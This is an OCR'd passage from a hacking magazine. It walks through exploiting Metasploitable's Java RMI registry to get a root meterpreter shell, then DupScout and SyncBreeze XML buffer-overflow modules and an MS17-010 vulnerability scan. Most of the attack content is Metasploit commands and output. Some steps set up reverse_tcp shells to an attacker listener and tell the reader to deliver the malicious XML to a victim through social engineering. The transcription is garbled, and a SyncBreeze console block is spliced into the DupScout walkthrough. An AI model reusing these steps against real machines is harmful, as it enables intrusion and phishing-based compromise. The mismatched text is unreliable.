vulnerability.

Exploiting the Java rmiregistry service on port 1099

METASPLOITABLE TUTORIALS

The lack of vulnerable targets is one of the main problems while practising the skill of ethical hacking. Metasploitable is one of the best and often underestimated vulnerable OS useful to learn hacking or penetration testing. Many of my readers have been asking me for Metasploitable tutorials.So we have decided to make a complete Metasploitable hacking guide in accordance with ethical hacking process. We have planned this series keeping absolute beginners in mind.

In the last issue, we have seen how to exploit the rexec and remote login services running on ports 512 and 513 of our target Metasploitable 2 system. In this issue, we will see the exploitation of rmiregistry services running on port 1099.


In our previous issue, we have seen how to exploit the rexec and remote login services running on ports 512 and 513 of our target Metasploitable 2 system. In this issue, we will target the port 1099 which is next in the Nmap scan report as shown below. On running a verbose scan, we can see that GNU ClassPath grmiregistry service is running on port 1099.

```
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  rmiregistry GNU Classpath grmiregistry
1524/tcp open  shell       Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:5A:1A:3A (VMware)
Service Info: Hosts:  metasploitable.localdomain, localhost, irc.Metasploitable.
LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.92 seconds
root@kali:~#
```

I had little idea about this service. On researching, I found that RMI stands for Remote Method Invocation. It is a mechanism by which a Java object in one system can access or invoke a Java object running on another system. In simple terms.RMI provides remote communication between Java programs. RMI registry is a place where the server registers the services it has to offer and also allows remote clients to query for those services. This remote object registry is created using the rmiregistry command on a specific port of the current host. This port is usually port 1099.

So now we know in detail about the service running on port 1099. The next question is whether this service has any vulnerability. A quick Google search has given me the result sho

-wn below.



Right away I found out that the said program is not only vulnerable, but also there is a Metas-ploit module for that vulnerability. The vulnerability in the above program exists due to the def-ault configuration of the RMI Registry and RMI Activation services which allows the loading of classes from a remote URL.So anyone can exploit this vulnerability to send a malicious R-MI to the target server. I start Metasploit and searched for the module using "java_rmi" searc-h query. It gave me all the "java_rmi" modules as shown below.

```
msf > search java_rmi
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                              Disclosure Date  Rank       D
escription
   ----                                              ---------------  ----       -
----------
   auxiliary/gather/java_rmi_registry                                 normal     J
ava RMI Registry Interfaces Enumeration
   auxiliary/scanner/misc/java_rmi_server            2011-10-15       normal     J
ava RMI Server Insecure Endpoint Code Execution Scanner
   exploit/multi/browser/java_rmi_connection_impl    2010-03-31       excellent  J
ava RMIConnectionImpl Deserialization Privilege Escalation
   exploit/multi/misc/java_rmi_server                2011-10-15       excellent  J
ava RMI Server Insecure Default Configuration Java Code Execution


msf >
```

The first module in the above image scans for rmi registry interfaces. We have no need of thi-s module as we already know our target is having a rmi_registry interface. The second modu-le checks whether the rmi_registry service running on our target is vulnerable or not.

We know there is a rmiregistry service running on our target but we have no idea if it is vulne-rable or not. So I load this module to find it out. The only option that needs to be set is RHO-STS option. I set our target IP as RHOSTS and run the module.

```
msf > use auxiliary/scanner/misc/java_rmi_server
msf auxiliary(scanner/misc/java_rmi_server) > show options

Module options (auxiliary/scanner/misc/java_rmi_server):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target address range or CIDR identifi
er
   RPORT    1099             yes       The target port (TCP)
   THREADS  1                yes       The number of concurrent threads

msf auxiliary(scanner/misc/java_rmi_server) > set Rhosts 192.168.41.131
Rhosts => 192.168.41.131
msf auxiliary(scanner/misc/java_rmi_server) > run

[+] 192.168.41.131:1099    - 192.168.41.131:1099 Java RMI Endpoint Detected: Clas
s Loader Enabled
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/misc/java_rmi_server) >
```

As you can see in the above image, the result says that our target has class Loader enabled. This is the loader that will allow us to load a malicious class which makes the program vulner-able in the first case. Then I load the 'multi/misc/java_rmi_server" module with which we can exploit this vulnerability. Typing command "show options" will show us all the options require-d to execute this module.

```
msf > use exploit/multi/misc/java_rmi_server
msf exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for
 the payload request
   RHOST                       yes       The target address
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host to listen on. This must
be an address on the local machine or 0.0.0.0
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (defau
lt is randomly generated)
   URIPATH                     no        The URI to use for this exploit (defaul
t is random)


Exploit target:

   Id  Name
```

Set the Rhost (our target) IP address and Srvhost (attacker IP) address as shown below.

```
msf exploit(multi/misc/java_rmi_server) > set Rhost 192.168.41.131
Rhost => 192.168.41.131
msf exploit(multi/misc/java_rmi_server) > set srvhost 192.168.41.128
srvhost => 192.168.41.128
msf exploit(multi/misc/java_rmi_server) > check
[*] 192.168.41.131:1099 This module does not support check.
msf exploit(multi/misc/java_rmi_server) >
```

Execute the module as shown below using the "run" command.

```
msf exploit(multi/misc/java_rmi_server) > run
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.41.128:4444
[*] 192.168.41.131:1099 - Using URL: http://192.168.41.128:8080/iPMdDjBrV3qq6j
[*] 192.168.41.131:1099 - Server started.
[*] 192.168.41.131:1099 - Sending RMI Header...
msf exploit(multi/misc/java_rmi_server) > [*] 192.168.41.131:1099 - Sending RMI
Call...
[*] 192.168.41.131:1099 - Replied to request for payload JAR
[*] Sending stage (53837 bytes) to 192.168.41.131
[*] Meterpreter session 1 opened (192.168.41.128:4444 -> 192.168.41.131:55909) a
t 2018-04-11 07:50:09 -0400
[*] 192.168.41.131:1099 - Server stopped.

msf exploit(multi/misc/java_rmi_server) >
```

As you can see in the above image, as we ran our exploit, it sent a call to the target which w-as accepted. The target server then requested us for a payload. Our attacker machine then s-ent a malicious payload which allowed us to open a meterpreter session on the target syste-m.

If the meterpreter session has closed as shown in the above image, it can be accessed using the command "sessions -l" as shown below.This will list all the meterpreter sessions av-ailable. To interact with this meterpreter session, use the command "sessions -i <sessionid> as shown below. Since the id of our present session is "1'. we have used "1" as our session id below.

```
msf exploit(multi/misc/java_rmi_server) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information           Connection
  --  ----  ----                     -----------           ----------
  1         meterpreter java/linux   root @ metasploitable  192.168.41.128:4444 -
> 192.168.41.131:55909 (192.168.41.131)

msf exploit(multi/misc/java_rmi_server) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer    : metasploitable
OS          : Linux 2.6.24-16-server (i386)
Meterpreter : java/linux
meterpreter >
```

DupScout, Sync Breeze, EternalSynergy/EternalRomance/EternalChampion

METASPLOIT THIS MONTH

DupScout Enterprise v10.4.16 Import Command Buffer Overflow

TARGET : Windows (all versions) **TYPE : Local** **FIREWALL : ON**

DupScout is a software that is used to find duplicate files in systems and network. It allows u-sers to search and cleanup duplicate files in local disks, network shares, NAS storage device-s and enterprise storage systems.

This module exploits a buffer overflow vulnerability in the import command of Dup Scout Enterprise version 10.4.16. This import commandis used to import profiles to the program. Le-t's see how this module works. Start Metasploit and load the module as shown below.Comm-and "show options" reveals that we have to generate a malicious file named msf.xml and ne-ed to send it to the victim for this exploit to work.

```
msf > use windows/fileformat/dupscout_xml
msf exploit(windows/fileformat/dupscout_xml) > show options

Module options (exploit/windows/fileformat/dupscout_xml):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  msf.xml          yes       The file name.


Exploit target:

   Id  Name
   --  ----
   0   Windows Universal


msf exploit(windows/fileformat/dupscout_xml) >
```

```
msf exploit(windows/fileformat/syncbreeze_xml) > set payload windows/meterpreter
/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(windows/fileformat/syncbreeze_xml) > show options

Module options (exploit/windows/fileformat/syncbreeze_xml):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  msf.xml          yes       The file name.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  seh              yes       Exit technique (Accepted: '', seh, threa
d, process, none)
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:
```

Set the reverse meterpreter payload as shown in the above image. Set the lhost address and execute the exploit using the "run" command. This will create a xml file which has to be sent to the victim using any social engineering method.

```
msf exploit(windows/fileformat/dupscout_xml) > set lhost 192.168.41.128
lhost => 192.168.41.128
msf exploit(windows/fileformat/dupscout_xml) > run

[*] Creating 'msf.xml' file ...
[+] msf.xml stored at /root/.msf4/local/msf.xml
msf exploit(windows/fileformat/dupscout_xml) >
```

Before we send the file to the victim, a listener is needed to receive a meterpreter shell session that comes to the attacker system from the victim machine. Start the metasploit listener as shown below.

```
msf exploit(windows/fileformat/dupscout_xml) > use exploit/multi/handler
msf exploit(multi/handler) > showoptions
[-] Unknown command: showoptions.
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) >
```


Set the meterpreter reverse payload, lhost address and lport options as shown below.

```
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.41.128
lhost => 192.168.41.128
msf exploit(multi/handler) > set lport 4444
lport => 4444
msf exploit(multi/handler) >
```

Once all the options are set, start the listener as shown below.

```
Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.41.128:4444
```

Now the file is sent to the victim. Once the victim imports the malicious .xml file into the progr -am by right clicking on the highlighted portion below,



we get a meterpreter session as shown below.

```
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.41.128:4444
[*] Sending stage (179779 bytes) to 192.168.41.130
[*] Sleeping before handling stage...
[*] Meterpreter session 1 opened (192.168.41.128:4444 -> 192.168.41.130:49261) a
t 2018-04-23 08:33:52 -0400

meterpreter >
```

Check the system information and the user rights we got using the commands "sysinfo" and "getuid" respectively.

```
meterpreter > sysinfo
Computer        : WIN-BI3UK55VF6A
OS              : Windows 7 (Build 7600).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > getuid
Server username: WIN-BI3UK55VF6A\admin
meterpreter >
```

Sync Breeze Enterprise v9.5.16 Import Command Buffer Overflow

TARGET : Windows (all versions) **TYPE : Local** **FIREWALL : ON**

Let us see a similar exploit but in a different program. SyncBreeze is a fast, powerful and reliable file synchronization solution for local disks, network shares, NAS storage devices and enterprise storage systems.

This module exploits a buffer overflow vulnerability in the import command of SyncBreeze Enterprise version 9.5.16. Start Metasploit and load the module as shown below.Comman-d "show options" reveals that we have to generate a malicious file named msf.xml and need to send it to the victim for this exploit to work.

```
msf >
msf > use exploit/windows/fileformat/syncbreeze_xml
msf exploit(windows/fileformat/syncbreeze_xml) > show options

Module options (exploit/windows/fileformat/syncbreeze_xml):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  msf.xml          yes       The file name.


Exploit target:

   Id  Name
   --  ----
   0   Windows Universal


msf exploit(windows/fileformat/syncbreeze_xml) >
```

```
msf exploit(windows/fileformat/syncbreeze_xml) > set payload windows/meterpreter
/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(windows/fileformat/syncbreeze_xml) > show options

Module options (exploit/windows/fileformat/syncbreeze_xml):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  msf.xml          yes       The file name.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  seh              yes       Exit technique (Accepted: '', seh, threa
d, process, none)
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:
```

Set the reverse meterpreter payload as shown in the above image. Set the lhost address and execute the exploit using the "run" command. This will create a xml file which has to be sent to the victim using any social engineering method.

```
msf exploit(windows/fileformat/syncbreeze_xml) > set lhost 192.168.41.128
lhost => 192.168.41.128
msf exploit(windows/fileformat/syncbreeze_xml) > run

[*] Creating 'msf.xml' file ...
[+] msf.xml stored at /root/.msf4/local/msf.xml
msf exploit(windows/fileformat/syncbreeze_xml) >
```


Before we send the file to the victim, a listener is needed to receive a meterpreter shell session that comes to the attacker system from the victim machine. Load the metasploit listener and set the meterpreter reverse payload, lhost address and lport options as shown below.

```
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.41.128
lhost => 192.168.41.128
msf exploit(multi/handler) > set lport 4444
lport => 4444
msf exploit(multi/handler) >
```

Once all the options are set, start the listener as shown below.

```
Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, threa
d, process, none)
   LHOST     192.168.41.128   yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.41.128:4444
```

Now the file is sent to the victim. Once the victim imports the malicious .xml file into the progr-am by right clicking on the highlighted portion below,



we get a meterpreter session as shown below.

```
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.41.128:4444
[*] Sending stage (179779 bytes) to 192.168.41.130
[*] Sleeping before handling stage...
[*] Meterpreter session 1 opened (192.168.41.128:4444 -> 192.168.41.130:49261) a
t 2018-04-23 08:33:52 -0400

meterpreter >
```

```
meterpreter > sysinfo
Computer        : WIN-BI3UK55VF6A
OS              : Windows 7 (Build 7600).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > getuid
Server username: WIN-BI3UK55VF6A\admin
meterpreter >
```

EternalSynergy / EternalRomance / EternalChampion Detection Exploit

TARGET : Windows (unpatched) **TYPE : Remote** **FIREWALL : ON**

The next module we are going to learn about is part of exploits used by NSA which were leak -ed by ShadowBrokers in 2017. The EternalChampion and EternalSynergy exploits trigger a race condition while the EternalRomance and EternalSynergy exploits trigger some confusio- n between WriteAndX and transaction requests to get access to a system.The significant par -t is this module will give direct SYSTEM access once the machine is compromised.

Before exploiting, we need to check if the machine is vulnerable or not for these vulnera -bilities. Metasploit also has a auxiliary module for detecting if a target system is vulnerable o -r not. Load the following module and check its options as shown below.

```
msf > use auxiliary/scanner/smb/smb_ms17_010
msf auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting
 Required  Description
   ----         ---------------
 --------  -----------
   CHECK_ARCH   true
 no        Check for architecture on vulnerable hosts
   CHECK_DOPU   true
 no        Check for DOUBLEPULSAR on vulnerable hosts
   CHECK_PIPE   false
 no        Check for named pipe on vulnerable hosts
   NAMED_PIPES  /usr/share/metasploit-framework/data/wordlists/named_pipes.txt
 yes       List of named pipes to check
   RHOSTS
 yes       The target address range or CIDR identifier
   RPORT        445
 yes       The SMB service port (TCP)
   SMBDomain    .
 no        The Windows domain to use for authentication
   SMBPass
 no        The password for the specified username
   SMBUser
 no        The username to authenticate as
   THREADS      1
 yes       The number of concurrent threads

msf auxiliary(scanner/smb/smb_ms17_010) >
```

Set the targets to check for vulnerabilities. Let us set only one target here as shown below. E -xecute the module. As we can see, the host may be likely vulnerable.

```
msf auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.41.140
RHOSTS => 192.168.41.140
msf auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.41.140:445    - Host is likely VULNERABLE to MS17-010! - Windows 5.
1 x86 (32-bit)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_ms17_010) >
```

